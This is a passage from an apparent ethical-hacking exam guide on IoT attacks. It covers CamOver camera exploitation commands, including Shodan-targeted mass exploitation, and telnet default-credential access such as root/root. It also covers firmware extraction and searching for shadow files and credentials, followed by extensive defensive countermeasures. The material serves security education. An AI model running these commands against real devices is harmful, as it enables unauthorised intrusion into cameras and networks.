

Figure 18-63: Root Access on the Device

Exploiting Cameras Using CamOver

CamOver is a tool attackers use to compromise network cameras and retrieve administrator passwords. It targets vulnerabilities in well-known camera models like CCTV, GoAhead, and Netwave. Additionally, the tool is designed to exploit multiple cameras simultaneously through a threaded list.



Figure 18-64: CamOver

Here are some example commands for using CamOver:

- To start the tool, run the camover command in the terminal
- To exploit a specific camera with a given IP address, use the following command:

```
camover -a <Camera IP Address>
```

- To target cameras connected to the internet via the Shodan search engine, execute the command:

```
camover -t --shodan <Shodan API Key>
```

Gain Remote Access

Vulnerabilities discovered during the scanning process enable attackers to remotely access and control the attack while bypassing detection by security systems such as IDS/IPS, firewalls, and antivirus software. Depending on the weaknesses in an IoT device, an attacker may convert the device into a backdoor, allowing them to infiltrate an organization's network without compromising any endpoints protected by security measures. Once remote access is gained, attackers can use these devices as a launchpad to target other devices within the network.

Gaining Remote Access Using Telnet

Attackers use port scanning to detect open ports and services on a target IoT device. If they find that the telnet port is open, they exploit this vulnerability to gain remote access. Many IoT devices, including industrial control systems, routers, VoIP phones, and televisions, use telnet to enable remote access, typically through a telnet server.

Once the attacker identifies an open telnet port, they can investigate the data exchanged between devices, including details about their software and hardware models. The attacker then looks for additional vulnerabilities to exploit. First, they check if authentication is required. If not, they gain unauthorized access to explore the device's stored data. If authentication is needed, the attacker attempts default credentials, such as root/root or system/system, or uses brute-force methods to crack the passwords for administrator or user accounts. Tools like Shodan and Censys can help attackers gain remote access to the device.



Figure 18-65: Gaining Remote Access Using Shodan

Maintain Access

After gaining access to the device, attackers employ various methods to retain control and further exploit. They may erase logs, update firmware, and deploy malicious programs like backdoors and trojans to stay undetected. Additionally, attackers use tools such as Firmware Mod Kit, IoTVAS, Firmware Analysis Toolkit, and Firmwalker to manipulate and exploit the device's firmware.

Maintain Access by Exploiting Firmware

The Firmware Mod Kit is a toolset designed to simplify the process of deconstructing and reconstructing firmware images for various embedded devices. While it is mainly intended for Linux-based routers, it is also compatible with most firmware that utilizes common formats and file systems such as TRX/uImage and SquashFS/CramFS. This kit consists of tools, utilities, and shell scripts, which can be used individually or in combination to automate common firmware tasks (e.g., extraction and rebuilding). Using the Firmware Mod Kit, attackers can perform actions such as:

- Extracting a firmware image into its components
- Modifying the firmware's file system or web interface (webif) as desired
- Rebuilding the firmware
- Flashing the altered firmware onto the device and brick it

The core scripts to facilitate firmware operations are listed in Table 18-07.

Primary Scripts	Secondary Scripts
extract-firmware.sh → Firmware extraction script	ddwrt-gui-extract.sh → Extracts web GUI files from extracted DD-WRT firmware
build-firmware.sh → Firmware rebuilding script	ddwrt-gui-rebuild.sh → Restores modified web GUI files to extracted DD-WRT firmware

Table 18-07: Firmware Mod Kit Code Scripts



Figure 18-66: Firmware Mod Kit

Firmware Analysis and Reverse Engineering

Firmware is crucial in controlling the functions of various IoT devices, and attackers often analyze it to discover vulnerabilities and weaknesses. By inspecting the firmware, attackers can identify sensitive information such as passwords, API tokens, vulnerable services, backdoor accounts, configuration files, private keys, and stored data. Below are the steps attackers typically follow for firmware analysis and reverse engineering:

1. Obtain Firmware

After gaining access to the target IoT device, attackers extract the firmware.

2. Analyze Firmware

To analyze the firmware, attackers use the following commands:

- **Check the firmware file type**:

Run the "**file**" command on the ***.bin** file.

- **Verify MD5 Signature**:
  - Run the "**cat**" command on the ***.md5** file
  - Run the "**md5sum**" command on the ***.bin** file
- **Extract Strings**:
  - Run "**strings**" against the ***.bin** file

Example:

```
strings -n 10 xyz.bin > strings.out
less strings.out
```

- **Hexdump the File**:

Run "**hexdump**" against the ***.bin** file

Example:

```
hexdump -C -n 512 xyz.bin > hexdump.out
cat hexdump.out
```

Running **hexdump** can help identify the type of firmware build

3. Extract the Filesystem

- **Use Binwalk**:

Run binwalk to analyze and reverse-engineer the firmware image, identifying the file system type.

Example:

```
binwalk xyz.bin
```

- **Extract the Filesystem with "dd"**:

To extract the file system run:

```
dd if=xyz.bin bs=1 skip=922460 count=2522318 of=xyz.squashfs
```

4. Mount the Filesystem

- Create a mount directory, e.g., mkdir rootfs.
- Mount the filesystem with

```
sudo mount -t ext2 {filename} rootfs
```

4. **Analyze Filesystem Content**

Once the filesystem is mounted, check important files and directories:

```
etc/passwd, etc/shadow, etc/ssl
```

To search for sensitive data (e.g., password, admin, and root), use commands like

```
grep -rnw '/path/to/somewhere/' -e "pattern"
```

find . -name '*.conf' to locate configuration files or files such as ***.pem, *.crt, *.cfg, .sh,** and **.bin**.

Tools like the Firmwalker script can also automate the search for these items within the extracted filesystem.

5. **Emulate Firmware for Dynamic Testing**

For dynamic testing, use emulation software like QEMU or the Firmware Analysis Toolkit:

- **Identify CPU Architecture**:

Use commands like **file** or **readelf** to determine the CPU architecture of the firmware.

- **Run User-mode Emulation**:

For specific architectures, use commands such as:

```
qemu-mipsel -L <prefix> <binary>
```

```
qemu-arm -L <prefix> <binary>
```

```
qemu-<arch> -L <prefix> <binary>
```

Alternatively, use QEMU to perform cross-architecture emulation by transferring the **qemu-<arch>-static binary** to the firmware's root filesystem folder **/usr/bin/** and running the following:

```
chroot ~/<filename> /bin/
```

IoT Hacking Tools

Attackers utilize various IoT hacking tools to collect information about devices connected to a network, including open ports, services, the extent of the attack surface, and existing vulnerabilities. This information is then used to exploit individual devices and the broader organizational network. Below are some IoT hacking tools commonly employed by attackers to carry out attacks such as Distributed Denial-of-Service (DDoS), jamming, and BlueBorne attacks.

CatSniffer

CatSniffer is a tool used by attackers to observe IoT network traffic passively. It helps gather data about devices, communication protocols, and their exchanges. Attackers can target weak points within the IoT network by identifying potential vulnerabilities. Network administrators and security experts can also use CatSniffer to monitor and secure IoT environments, gaining insights into the data shared across connected devices.



Figure 18-67: CatSniffer

Some additional tools to perform IoT hacking include:

- KillerBee (https://github.com)
- JTAGULATOR (https://www.grandideastudio.com)
- wiz_exploit (https://github.com)
- PENIOT (https://github.com)
- RouterSploit (https://github.com)

EXAM TIP: Consider the threats specific to IoT environments, such as DDoS attacks, BlueBorne vulnerabilities, or rolling code attacks. Knowing these threats will enhance your ability to identify them in exam scenarios.

IoT Attack Countermeasures

This section explores IoT security strategies, device management practices, and security tools to safeguard IoT devices and networks. These measures aim to prevent, detect, and mitigate different attacks while enabling recovery from potential breaches. Organizations can establish robust security protocols by adopting these countermeasures to protect sensitive data exchanged between IoT devices and the corporate network.

How to Defend Against IoT Hacking

1. **Account Management**:
    - Disable unused accounts like "guest" and "demo"
    - Use lockout features to prevent brute-force attacks after repeated failed login attempts
    - Enforce strong authentication mechanisms
2. **Network and Access Controls**:
    - Place IoT systems behind firewalls and isolate them from business networks
    - Deploy Intrusion Detection System/Intrusion Prevention System (IDS/IPS)

- Restrict access to trusted IPs only
- Disable telnet (port 23) and UPnP on routers

3. **Encryption and Secure Communication**:
   - Use end-to-end encryption and Public Key Infrastructure (PKI)
   - Employ secure communication via VPNs
4. **Device Hardening**:
   - Protect devices from physical tampering
   - Regularly patch vulnerabilities and update firmware
   - Enable secure boot to ensure only OEM-authorized code is executed
5. **Authentication and Password Policies**:
   - Implement two-way authentication with cryptographic algorithms (e.g., SHA-HMAC, ECDSA)
   - Require strong passwords (8–10 characters with letters, numbers, and symbols)
   - Use CAPTCHA and account lockout policies to prevent brute-force attacks
6. **Data Security**:
   - Protect data confidentiality with symmetric encryption
   - Ensure data authentication to verify the source
   - Implement privacy measures to hide user identities
7. **Traffic and Port Monitoring**:
   - Monitor port 48101 for malicious activity
   - Use DNS filtering tools like dnswall to prevent DNS rebinding attacks
8. **Configuration Management**:
   - Change router default settings (e.g., name and password)
   - Disable unnecessary features on IoT devices
9. **Advanced Security Measures**:
   - Secure keys and credentials using trusted modules like SAM, TPM, or HSM
   - Validate code to prevent TOCTOU attacks
   - Use trusted execution environments (e.g., ARM TrustZone)
10. **Web and Cloud Security**:
    - Prevent IP address disclosure by disabling WebRTC in browsers
    - Use ad-blockers and non-trackable extensions for web safety
    - Leverage cloud-based anti-DDoS solutions and CDNs for added protection
11. **Device Management**:

- Use centralized systems for monitoring, updating, and configuring IoT devices
- Regularly scan and address vulnerabilities

12. **Vendor and Policy Compliance**:
    - Work with vendors adhering to security standards
    - Maintain a vulnerability disclosure policy with periodic assessments
13. **Access Control and Isolation**:
    - Limit privileged access to hardware and firmware
    - Run applications in containers or sandboxes for isolation
14. **Deception and Monitoring**:
    - Deploy honeypots to detect malicious activity
    - Use Runtime Application Self-Protection (RASP) to monitor IoT applications
15. **Zero-Trust Model**:
    - Assume no device or user is trustworthy by default; continuously verify identity and permissions
16. **Blockchain and Emerging Technologies**:
    - Consider blockchain for secure, tamper-proof IoT data management

How to Prevent SDR-Based Attacks

Protecting IoT Devices from SDR-Based Attacks

IoT devices face threats from determined attackers equipped with specialized tools. To stay ahead, proactive measures are essential to safeguard these devices before they are compromised. Below are key methods to mitigate SDR-based threats:

1. **Secure Signal Transmission**
    - Encrypt signals with robust and standardized encryption techniques to safeguard communication from unauthorized access
2. **Prevent Replay Attacks with Rolling Commands**
    - Avoid repeated use of identical commands by implementing a rolling window scheme. This ensures each command is unique, reducing the risk of replay and brute-force attacks
3. **Incorporate Synchronization and Preamble Nibbles**
    - Enhance protocol security by segregating command sequences with preamble and synchronization nibbles. This prevents brute-force attacks that exploit overlaps in command sequences, such as using a de Bruijn sequence to reduce necessary bits
4. **Implement Anti-Jamming Measures**
    - Deploy anti-jamming technologies to detect and counteract unauthorized or disruptive signal interference
5. **Utilize Frequency Hopping**

- Adopt Frequency-Hopping Spread Spectrum (FHSS) techniques to frequently change radio frequencies, making it challenging for attackers to intercept or disrupt signals.

6. **Strengthen Key Management**
   - Employ secure key management systems, such as Hardware Security Modules (HSMs), to protect cryptographic keys and ensure secure operations in SDR-based communications

7. **Secure OTA Updates**
   - Ensure firmware updates and configuration changes are delivered over secure, cryptographically signed channels to guarantee authenticity and integrity

General Guidelines for IoT Device Manufacturers

IoT device manufacturers must take necessary measures to implement the following fundamental security practices:

- Utilize SSL/TLS protocols for secure communication
- Conduct mutual verification of SSL certificates and maintain a certificate revocation list
- Enforce the use of strong, secure passwords.
- Store credentials in secure, trusted storage instead of hardcoding them
- Ensure a simple and secure update process with a chain of trust
- Implement account lockout mechanisms to prevent brute force attacks after repeated failed login attempts
- Harden devices against attacks by restricting unnecessary features and configurations
- Regularly remove unused tools and use whitelisting to permit only trusted applications
- Employ secure boot chains to validate all executed software
- Test new product features for potential security vulnerabilities before release
- Avoid risky functions like gets() using secure alternatives to prevent buffer overflow vulnerabilities
- Integrate security measures into the IoT software development lifecycle
- Protect users' data with clear data-sharing and transfer policies
- Provide consumers with guidelines for secure device configuration
- Equip devices with external hardware tamper alerts to ensure physical security
- Incorporate network security tools such as firewalls, intrusion detection systems, and network segmentation
- Maintain transparency about security features and risks while offering clear channels for reporting vulnerabilities
- Use secure, industry-standard communication protocols like MQTT, CoAP, or HTTPS for data transmission
- Add hardware-based security components, such as Trusted Platform Modules (TPM) or secure elements, for cryptographic key protection, secure boot, and tamper-resistant data storage

OWASP Top 10 IoT Vulnerabilities Solutions

IoT Framework Security Considerations

Addressing security concerns during the design phase is essential to ensure IoT devices are secure and well-protected. A critical aspect is creating a robust IoT framework that supports

secure device development. Ideally, the framework should include built-in security features by default, eliminating the need for developers to add them later. The evaluation criteria for IoT frameworks are divided into four sections, each addressing specific security aspects. Below are the security considerations for IoT devices:

Edge

The edge represents the primary physical device in the IoT ecosystem. It interacts with the environment and incorporates sensors, actuators, operating systems, hardware, networks, and communication modules. Since edge devices are diverse and can be deployed under various conditions, an effective framework should offer cross-platform compatibility, enabling deployment and operation in any environment. Additional security measures for edge devices include encrypted communication and storage, avoiding default credentials, enforcing strong passwords, using updated components, and ensuring overall system integrity.

Gateway

The gateway is the entry point for edge devices to connect to the internet, linking smart devices with cloud components. Often described as a communication aggregator, it facilitates secure communication within a trusted local network and establishes secure connections with untrusted public networks. Additionally, the gateway enhances the security of all connected devices. As the central aggregation point for edge devices, it plays a vital security role in the IoT ecosystem.

A well-designed gateway framework should include robust encryption protocols to ensure secure communication between endpoints. Authentication mechanisms for edge components must be equally robust, maintaining the same high-security standard across the framework. Wherever feasible, the gateway should support multi-directional authentication, enabling trusted communication between edge devices and the cloud. Furthermore, the gateway should have automated update capabilities to address vulnerabilities proactively.

Cloud Platform

The cloud is the central hub for data aggregation and management in an IoT ecosystem. Access to the cloud should be tightly controlled. The cloud component is more vulnerable to risks as the focal point for most of the ecosystem's data. It also houses the Command-and-Control (C2) system, a central computer that manages commands for distributing extensions and updates.

A secure framework for the cloud should incorporate encrypted communication, robust authentication methods, a secure web interface, encrypted storage, and automatic updates to ensure ongoing protection.

Mobile

The mobile interface plays a crucial role in an IoT ecosystem, especially in data collection and management. Users can remotely access and interact with edge devices in their homes or workplaces through mobile interfaces. Some mobile apps offer limited access to specific data from edge devices, while others provide full control over the edge components. Given their susceptibility to various cyber threats, the security of mobile interfaces requires careful attention.

An effective framework for mobile interfaces should include strong user authentication, an account lockout feature after several failed attempts, secure local storage, encrypted communication channels, and protection of data transmitted across those channels.

IoT Hardware Security Best Practices

Securing IoT hardware is crucial in preventing many of the persistent attacks that occur at the foundational level. However, variations in the manufacturing, development, and deployment processes of IoT hardware across different manufacturers can introduce vulnerabilities. Organizations can adopt the following strategies to protect their IoT hardware from common attacks:

- **Restrict Access Points**

  Minimize the potential for attack by avoiding adding unnecessary entry points, such as USB ports, to IoT hardware. This reduces the risk of attackers exploiting open or unused ports. Ensure that the least-accessed or open points are securely locked to prevent unauthorized access to the device.

- **Implement Tamper Detection**

  Introduce mechanisms to detect tampering with the hardware, such as physical damage or unauthorized access at the board level. This can help identify attempts to steal, alter, or gain access to components like the device's lid, chips, or internal parts. Adding a GPS tracker can also assist in locating misplaced devices.

- **Monitor Booting Process**

  Track the boot source to prevent attackers from interfering with the hardware startup process, which could lead to boot-level attacks and provide unauthorized access. For higher-value assets, consider integrating secure data storage solutions like Trusted Platform Module (TPM) chips to safeguard data integrity.

- **Apply Security Updates**

  Ensure timely and secure firmware updates, as IoT hardware is particularly vulnerable to threats during pre and post patch update phases.

- **Establish Effective Interface Management**

  During development, secure interfaces should be integrated into the IoT hardware to prevent unauthorized access to APIs and libraries. APIs can pose a security risk by exposing sensitive data about the device’s activities and functions at the user’s location.

- **Prevent Unrestricted Access to Hardware**

  Provide robust physical protection for IoT hardware, especially since many devices are deployed in public spaces or harsh environments. Secure all open ports or entry points with dummy plugs to prevent unauthorized access or physical damage.

- **Protect Authentication Keys**

  Ensure the secure storage of authentication keys, typically assigned by the cloud service, used to verify each device's identity. Implement a strong security protocol to protect these keys, as a breach could give attackers control over the hardware.

- **Implement an Effective Event Logging System**

Conduct regular security audits to establish a continuous event logging and monitoring system for better incident management and response. Maintain detailed logs of all security breaches to prevent future attacks on the hardware.

- **Establish Robust Anti-Malware Protection**

  Deploy reliable third-party antivirus or anti-malware software to detect and prevent security vulnerabilities at the hardware's entry points.

- **Enable Default Entry-Level Log Monitoring**

  Review entry logs regularly by activating the continuous logging feature offered by most operating systems. This log monitoring helps prevent significant security issues at the entry-level.

- **Safeguard Device Access Credentials**

  Protect device access credentials by implementing various security measures, such as magic numbers, encryption, and two-factor authentication.

- **Isolate Devices from Power Supply Risks**

  Shield devices from electrical threats and surge attacks, such as rowhammer attacks, which cause sudden voltage spikes that can damage RAM chips and other critical components.

- **Implement a Root-of-Trust System**

  Establish a secure entry point for root-level access by utilizing a root-of-trust mechanism that only restricts access to authorized and trusted users.

- **Secure Legacy Devices with Modern Gateway Security**

  Introduce modern gateways into IoT networks containing legacy devices to apply advanced security features without modifying or upgrading the devices.

- **Harden Wireless Communication**

  Strengthen wireless communication interfaces (Wi-Fi, Bluetooth, and Zigbee) by applying encryption, authentication, and access control measures to enhance security.

- **Secure Debugging Interfaces**

  Deactivate or protect debugging interfaces (like JTAG and UART) to block unauthorized access to the device's internal components and sensitive data.

- **Establish a Hardware-based Root of Trust**

  Create a hardware-based root of trust using Trusted Execution Environments (TEEs) or secure enclaves to safeguard critical security processes and cryptographic functions from tampering or compromise.

- **Secure Handling of Sensor Data**

  Adopt secure practices for managing sensor data gathered by IoT devices, including data validation, integrity checks, and privacy protection techniques.

- **Integrate Hardware-based Intrusion Detection**

Implement hardware-based intrusion detection systems, such as sensors or monitoring circuits, to detect physical tampering, side-channel attacks, or unauthorized access to device internals.

Countermeasures

Here are the countermeasures for securing communication data and TPMs in IoT hardware units:

- **Use Third-Party Authentication Software**

Incorporate third-party authentication tools, such as Bitlocker drive encryption, to authenticate data imported from external storage locations beyond the TPM perimeter.

- **Apply Software Tools for TPM Communication**

Software solutions like Nuvoton for IoT devices manage communication via interfaces like I2C and SPI in TPM-equipped hardware.

- **Bind Data Using TPM Keys**

Secure data by binding it with a TPM-specific encryption key based on the RSA encryption standard before transferring it.

- **Implement Sealing and Unsealing during Updates**

Apply the sealing and unsealing concept of hardware authentication during critical computational updates, such as firmware updates or security patch installations.

- **Use HMAC-based Secure Communication**

Implement HMAC-key-based secure communication between the TPM-based IoT device and the end user to protect data during transmission.

- **Use Symmetric-Key Encryption for Low-Data Applications**

Employ symmetric-key encryption for applications involving minimal data transmission outside the TPM perimeter to maintain data authenticity and integrity.

- **Verify Sender Authentication Before Decryption**

Ensure sender authenticity before decrypting data by utilizing HMAC verification with TPM devices and applying block-mode encryption algorithms like CBC or CFB.

- **Use RSA-based Encryption for Data Integrity**

Guarantee data integrity by applying RSA-based encryption and digital signatures to verify the data.

